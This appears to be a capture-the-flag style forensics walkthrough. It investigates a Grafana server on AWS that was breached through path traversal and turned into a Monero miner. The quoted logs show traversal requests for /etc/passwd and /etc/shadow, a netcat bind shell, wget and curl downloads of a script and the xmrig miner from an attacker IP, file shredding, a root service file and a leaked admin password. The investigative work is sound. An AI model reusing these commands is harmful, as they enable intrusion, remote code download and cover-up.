Ore - Walkthrough

Saturday, August 10, 2024 9:40 AM

Story:
One of our technical partners are currently managing our AWS infrastructure.
We requested the deployment of some technology into the cloud.
The solution proposed was an EC2 instance hosting the Grafana application.
Not too long after the EC2 was deployed the CPU usage ended up sitting at a continuous 98%+ for a process named "xmrig".
Important Information Our organization's office public facing IP is 86.5.206.121, upon the deployment of the application we carried out some basic vulnerability testing and maintenance.


- Grafana is a multi-platform open source analytics and interactive visualization web application. It can produce charts, graphs, and alerts for the web when connected to supported data sources.

Task1: Which CVE lead to the initial compromise of the EC2?

- After I unzip all the relevant files I used 'Notepad++' and search the public IP of the office '86.5.206.121' and I found the dir 'usr\share\grafana\data\log\grafana.log'

- A quick look and we located directory traversal attempts:

```
ger=context userId=0 orgId=0 uname= method=GET path=/public/plugins/alertlist/../etc/passwd status=404 remote_addr=95.181.232.32 time_ms=0 size=36 referer=
 logger=context userId=0 orgId=0 uname= error="open /usr/share/grafana/public/etc/passwd: no such file or directory"
ger=context userId=0 orgId=0 uname= method=GET path=/public/plugins/alertlist/../../../../etc/passwd status=404 remote_addr=95.181.232.32 time_ms=0 size=36 referer=
 logger=context userId=0 orgId=0 uname= error="open /usr/share/grafana/etc/passwd: no such file or directory"
ger=context userId=0 orgId=0 uname= method=GET path=/public/plugins/alertlist/../../../../../etc/passwd status=404 remote_addr=95.181.232.32 time_ms=0 size=36 referer=
 logger=context userId=0 orgId=0 uname= error="open /usr/share/etc/passwd: no such file or directory"
ger=context userId=0 orgId=0 uname= method=GET path=/public/plugins/alertlist/../../../../../../etc/passwd status=404 remote_addr=95.181.232.32 time_ms=0 size=36 referer=
 logger=context userId=0 orgId=0 uname= error="open /usr/etc/passwd: no such file or directory"
ger=context userId=0 orgId=0 uname= method=GET path=/public/plugins/alertlist/../../../../../../../etc/passwd status=404 remote_addr=95.181.232.32 time_ms=0 size=36 referer=
ger=context userId=0 orgId=0 uname= method=GET path=/public/plugins/alertlist/../../../../../../../../etc/passwd status=200 remote_addr=95.181.232.32 time_ms=0 size=1609 referer=
file" logger=context userId=0 orgId=0 uname= error="open /etc/shadow: permission denied"
ger=context userId=0 orgId=0 uname= method=GET path=/public/plugins/alertlist/../../../../../../../../etc/shadow status=500 remote_addr=95.181.232.32 time_ms=0 size=41 referer=
 logger=context userId=0 orgId=0 uname= error="open /usr/share/grafana/sample.ini: no such file or directory"
ger=context userId=0 orgId=0 uname= method=GET path=/public/plugins/alertlist/../../../../../../../../usr/share/grafana/sample.ini status=404 remote_addr=95.181.232.32 time_ms=0 size=36 referer=
 logger=context userId=0 orgId=0 uname= error="open /usr/share/grafana/config/sample.ini: no such file or directory"
ger=context userId=0 orgId=0 uname= method=GET path=/public/plugins/alertlist/../../../../../../../../usr/share/grafana/config/sample.ini status=404 remote_addr=95.181.232.32 time_ms=0 size=36 referer=
ger=context userId=0 orgId=0 uname= method=GET path=/public/plugins/alertlist/../../../../../../../../usr/share/grafana/conf/sample.ini status=200 remote_addr=95.181.232.32 time_ms=125 size=53263 referer=
 logger=context userId=0 orgId=0 uname= error="open /usr/share/grafana/conf/template.ini: no such file or directory"
```



Task2: Please detail all malicious IP addresses used by the threat actor (TA) targeting our organization.

- On the Gafana logs we identified 2 addresses which related to the malicious activity:

```
t=2022-11-23T10:51:19+0000 lvl=info msg="Request Completed" logger=context userId=0 orgId=0 uname= method=GET path=/public/plugins/alertlist/../../../../../../../../usr/share/grafana/conf/sample.ini status=200 remote_addr=95.181.232.32 time_ms=121 size=532
t=2022-11-23T10:54:18+0000 lvl=eror msg="Plugin file not found" logger=context userId=0 orgId=0 uname= error="open /usr/share/grafana/conf/default.ini: no such file or directory"
t=2022-11-23T10:54:18+0000 lvl=info msg="Request Completed" logger=context userId=0 orgId=0 uname= method=GET path=/public/plugins/alertlist/../../../../../../../../usr/share/grafana/conf/default.ini status=404 remote_addr=95.181.232.32 time_ms=0 size=36 re
t=2022-11-23T10:54:39+0000 lvl=info msg="Request Completed" logger=context userId=0 orgId=0 uname= method=GET path=/public/plugins/alertlist/../../../../../../../../usr/share/grafana/conf/defaults.ini status=200 remote_addr=95.181.232.32 time_ms=132 size=5
t=2022-11-23T10:57:00+0000 lvl=info msg="Request Completed" logger=context userId=0 orgId=0 uname= method=GET path=/public/plugins/alertlist/../../../../../../../etc/passwd status=200 remote_addr=195.80.150.137 time_ms=0 size=1609 referer=
t=2022-11-23T10:58:00+0000 lvl=info msg="Request Completed" logger=context userId=0 orgId=0 uname= method=GET path=/ status=302 remote_addr=195.80.150.137 time_ms=0 size=29 referer=
t=2022-11-23T10:58:00+0000 lvl=info msg="Request Completed" logger=context userId=0 orgId=0 uname= method=GET path=/login status=200 remote_addr=195.80.150.137 time_ms=2 size=26784 referer=
t=2022-11-23T10:58:38+0000 lvl=info msg="Successful Login" User=admin@localhost
```

- Next, I checked the 'bash_history' of the application user and found the attacker establish a Netcat connection to the IP address 44.204.18.94:

```
nc -L -d -p 60000 -t -e /bin/bash
nano updater.sh
nc 44.204.18.94
nc 44.204.18.94 80
nano updater.sh
ls -alh
nano updater.sh
./updater.sh
nano updater.sh
vi updater.sh
nano updater.sh
nano updater.sh
cat updater.sh
nano updater.sh
cat updater.sh
```

- Answer: **44.204.18.94,95.181.232.32,195.80.150.137**

Task3: Which account to the TA utilise to authenticate to the host OS?

- I analyzed the 'wtmp' file which containing a history of all logins and logouts.
  It shows the attacker's IP address and the username **grafana**

```
[7] [06105] [ts/2] [grafana ] [pts/2       ] [195.80.150.137     ] [195.80.150.137 ] [2022-11-23T11:17:19,624606+00:00]
[8] [06105] [    ] [        ] [pts/2       ] [                   ] [0.0.0.0        ] [2022-11-23T11:29:53,208390+00:00]
[7] [06348] [ts/2] [grafana ] [pts/2       ] [195.80.150.137     ] [195.80.150.137 ] [2022-11-23T11:32:22,390240+00:00]
```

Task4: Which file did the TA modify in order to escalate privileges and run the mining service as "root"?

- While reviewing the bash_history for the user grafana, we discovered that the threat actor created a directory named automation. Inside this directory, there were several scripts, including Automation.sh and updater.sh.
  Notably, the attacker modified updater.sh multiple times using the nano and vi text editors. The full path to the file can be found in the .viminfo file.

```
# File marks:
'0  7  0  /opt/automation/updater.sh
|4,48,7,0,1669205781,"/opt/automation/updater.sh"
'1  54  20  ~/conf/defaults.ini
```

Task5: Which program did the TA utilize to download the injector.sh script?

- I used 'notepad++' Find In Files operation and searched 'Injector.sh' and found the answer:

```
e">wget http://44.204.18.94:80/injector.sh</Data><Data Name="C
e">wget http://44.204.18.94:80/injector.sh</Data><Data Name="C
e">wget http://44.204.18.94:80/injector.sh</Data><Data Name="C

chmod +x injector.sh</Data><Data Name="CurrentDirectory">/opt/
e">sudo ./injector.sh</Data><Data Name="CurrentDirectory">/opt
bin/bash ./injector.sh</Data><Data Name="CurrentDirectory">/op
ne">shred -u ./injector.sh</Data><Data Name="CurrentDirectory"
```

Task6: Where was the crypto mining binary & config file initially downloaded to?

- Same as before, searched the name of the miner 'xmrig' and found the answer on sysmon logs:

```
sh</Data><Data Name="CurrentDirectory">/opt/automation</Data><Data Name="User">root</Data><Data Name="LogonGuid">{c9eb4a87-0000-0000-0000-000001000000}</Data><Data Name=
/44.204.18.94:80/xmrig -O http://44.204.18.94:80/config.json</Data><Data Name="CurrentDirectory">/opt/automation</Data><Data Name="User">root</Data><Data Name="LogonGuic
/Data><Data Name="SourcePort">42234</Data><Data Name="SourcePortName">-</Data><Data Name="DestinationIsIpv6">false</Data><Data Name="DestinationIp">44.204.18.94</Data><I
```

Task7: Which program did the TA utilise to download both the crypto mining binary & configuration file?

- Found that also in the previous log, the attacker used 'curl':

```
">curl -s -O http://44.204.18.94:80/xmrig -O http://44.204.18.94:80/config.json</Data><Data Name="CurrentDirectory">D</Data><Data Name="User">root</Data><Data Name="LogonGuid">{c9eb4
```

Task8: We need to confirm the exact time the SOC team began artefact collection as this was not included in the report. They utilize the same public facing IP address as our system administrators in Lincoln.

- As we know, the artifacts collection was performed via 'Cat-Scale.sh'.
  I searched the script execution on 'Linux-Sysmon' logs and found the timestamp:

```
:Data Name="TargetFilename">/home/ubuntu/Cat-Scale.sh</Data><Data Name="CreationUtcTime">2022-11-24 15:01:00.511</Data><Data Name="User">ubuntu</Data></EventData></Event>
```

Task9: Please confirm the password left by the system administrator in some Grafana configuration files.

- On the previous questions, we checked the 'bash_history' of the compromised user and found the threat actor accessed to several configuration files: **'defaults.ini', 'grafana.ini '.**

- Found the answer in 'defaults.ini':

```
# default admin password, can be changed before first start of grafana, or in profile settings
admin_password = f0rela96789!
```

Task10: What was the mining threads value set to when xmrig was initiated?

- First, I searched for 'xmrig' using Notepad++. I discovered that the configuration file for the miner is 'xmrig.service'. I then accessed the file located at 'catscale_out\System_Info\etc\systemd\system' and found the answer.

```
Unit]
escription=system boot
fter=network.target

Service]
ype=simple
estart=on-failure
estartSec=1200
ser=root
xecStart=/usr/share/.logstxt/xmrig -c /usr/share/.logstxt/config.json --      threads=0
emainAfterExit=yes
illMode=process

Install]
antedBy=multi-user.target
```

Task11: Our CISO is requesting additional details surrounding which mining pool this may have been utilising. Please confirm which (if any) mining pool this the TA utilised.

- This was an interesting one, I went through the logs I found an established connection between 'xmrig' to the external address:

```
tcp  LISTEN 0   128   127.0.0.53%lo:53        0.0.0.0:*            users:(("systemd-resolve",pid=886,fd=13)) uid:101 ino:18380 sk:a4 <->
tcp  LISTEN 0   128   0.0.0.0:22              0.0.0.0:*            users:(("sshd",pid=1101,fd=3)) ino:21161 sk:a5 <->
tcp  ESTAB  0   0     172.31.13.147:22        86.5.206.121:63364   users:(("sshd",pid=2253,fd=3),("sshd",pid=2175,fd=3)) timer:(keepalive,115min,0) ino:28944 s
tcp  ESTAB  0   0     172.31.13.147:22        61.177.172.145:31410 users:(("sshd",pid=2375,fd=3)) timer:(keepalive,119min,0) ino:28988 sk:a7 <->
tcp  ESTAB  0   0     172.31.13.147:22        86.5.206.121:63411   users:(("sshd",pid=2354,fd=3),("sshd",pid=2288,fd=3)) timer:(keepalive,118min,0) ino:28970 s
tcp  ESTAB  0   0     172.31.13.147:56150     141.95.126.31:10191  users:(("xmrig",pid=1089,fd=13)) timer:(keepalive,18sec,0) ino:22930 sk:a9 <->
tcp  LISTEN 0   128   [::]:22                 [::]:*               users:(("sshd",pid=1101,fd=4)) ino:21172 sk:aa v6only:1 <->
```

- I checked the address on VT, the found the address related to miner.
  The passive DNS replication is related to the domain 'herominers[.]com' I searched it via notepad++
  And found the answer:

```
#033[0m #033[1;37muse pool #033[0m#033[1;36mmonero.herominers.com:10191 #033[0m#033[1;32mTLSv1.3#03:
#033[0m #033[1;35mnew job#033[0m from #033[1;37mmonero.herominers.com:10191#033[0m diff #033[1;37m1:
#033[0m #033[1;35mnew job#033[0m from #033[1;37mmonero.herominers.com:10191#033[0m diff #033[1;37m1:
#033[0m #033[1;35mnew job#033[0m from #033[1;37mmonero.herominers.com:10191#033[0m diff #033[1;37m1:
#033[0m #033[1;35mnew job#033[0m from #033[1;37mmonero.herominers.com:10191#033[0m diff #033[1;37m1:
#033[0m #033[1;35mnew job#033[0m from #033[1;37mmonero.herominers.com:10191#033[0m diff #033[1;37m1:
#033[0m #033[1;35mnew job#033[0m from #033[1;37mmonero.herominers.com:10191#033[0m diff #033[1;37m1:
#033[0m #033[1;35mnew job#033[0m from #033[1;37mmonero.herominers.com:10191#033[0m diff #033[1;37m1:
#033[0m #033[1;35mnew job#033[0m from #033[1;37mmonero.herominers.com:10191#033[0m diff #033[1;37m1:
```

Task12: We couldn't locate the crypto mining binary and configuration file in the original download location. Where did the TA move them to on the file system?

- Found it in 'Sysmon-logs' file:

```
Name="CommandLine">chmod 777 xmrig config.json</Data><Data Name="CurrentDirectory">/opt/automation</Data><Data Name="User">root

Name="CommandLine">chmod 644 xmrig.service</Data><Data Name="CurrentDirectory">/opt/automation</Data><Data Name="User">root</Da

Name="CommandLine">mkdir /usr/share/.logstxt</Data><Data Name="CurrentDirectory">/opt/automation</Data><Data Name="User">root</

me="CommandLine">mv xmrig config.json /usr/share/.logstxt/</Data><Data Name="CurrentDirectory">/opt/automation</Data><Data Name=
```

Task13: We have been unable to forensically recover the "injector.sh" script for analysis. We believe the TA may have ran a command to prevent us doing recovering the file. What command did the TA run?

- As before, searched 'injector.sh' via notepad++ and found the attacker executed the command:

```
>-</Data><Data Name="CommandLine">shred -u ./injector.sh</Data><Data Name="CurrentDirectory">/opt/automation</Data
```

- The command shred -u ./injector.sh is used to securely delete a file on Unix-like systems.

Task14: How often does the cronjob created by our IT admins run for the script modified by the TA?

- We already know the attacker modified the 'updater.sh' script.
  We trace to cronjobs directory which located at: catscale_out\Persistence\var\spool\cron\crontabs
  And found the answer:

```
# m h  dom mon dow   command
30 8 * * * /opt/automation/updater.sh
```

How often does the cronjob created by our IT admins run for the script modified by the TA?

daily - 08:30